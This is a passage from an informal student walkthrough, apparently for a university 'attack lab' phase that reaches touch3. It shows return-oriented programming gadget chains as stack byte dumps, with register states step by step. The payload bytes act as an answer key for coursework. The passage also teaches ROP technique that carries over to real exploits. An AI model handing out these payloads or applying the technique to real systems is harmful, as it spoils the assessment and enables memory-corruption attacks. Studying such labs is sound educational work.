


```
...
37 34 35 36 38 39 61 30
0e 18 40 00 00 00 00 00
a5 18 40 00 00 00 00 00
d6 18 40 00 00 00 00 00
49 19 40 00 00 00 00 00    %rax: [Cell below padding]
86 19 40 00 00 00 00 00    %rcx: [TRASH VALUE]
13 19 40 00 00 00 00 00    %rdx: [TRASH VALUE]
48 00 00 00 00 00 00 00    %rdi: [Cell below padding]
c4 18 40 00 00 00 00 00    %rsi: [TRASH VALUE]
a5 18 40 00 00 00 00 00
35 19 40 00 00 00 00 00
Padding
...
```

As we can see, the address is now in %rdi and the %rsp is ready to access the third gadget, a popq %rax:




After that pop instruction, the offset (0x48) is now in %rax, and the next few instructions will move this value until it's in %rsi:




```
...
37 34 35 36 38 39 61 30
0e 18 40 00 00 00 00 00
a5 18 40 00 00 00 00 00
d6 18 40 00 00 00 00 00
49 19 40 00 00 00 00 00
86 19 40 00 00 00 00 00
13 19 40 00 00 00 00 00
48 00 00 00 00 00 00 00
c4 18 40 00 00 00 00 00
a5 18 40 00 00 00 00 00
35 19 40 00 00 00 00 00
Padding
...
```

```
%rax: 0x48
%rcx: 0x48
%rdx: [TRASH VALUE]
%rdi: [Cell below padding]
%rsi: [TRASH VALUE]
```




```
...
37 34 35 36 38 39 61 30
0e 18 40 00 00 00 00 00
a5 18 40 00 00 00 00 00
d6 18 40 00 00 00 00 00
49 19 40 00 00 00 00 00
86 19 40 00 00 00 00 00
13 19 40 00 00 00 00 00
48 00 00 00 00 00 00 00
c4 18 40 00 00 00 00 00
a5 18 40 00 00 00 00 00
35 19 40 00 00 00 00 00
Padding
...
```


```
%rax: 0x48
%rcx: 0x48
%rdx: 0x48
%rdi: [Cell below padding]
%rsi: [TRASH VALUE]
```



Now that our values have been forced into the correct registers, we're ready to initiate the leaq instruction to get our full address:



The leaq has now worked and the full offset address has been moved into %rax. The final gadget will now move this address into %rdi:



The address of the cookie string is now in %rdi, and our program is finally fucking ready to enter **touch3** and solve the phase.

CONGRATS
UR FINALLY FUCKING DONE, UR LITERALLY THE GODDAMN BEST :)

I don’t know why the fuck I took the time to write this when I could’ve been doing something productive but I hope it helps the maybe 2 of you that use it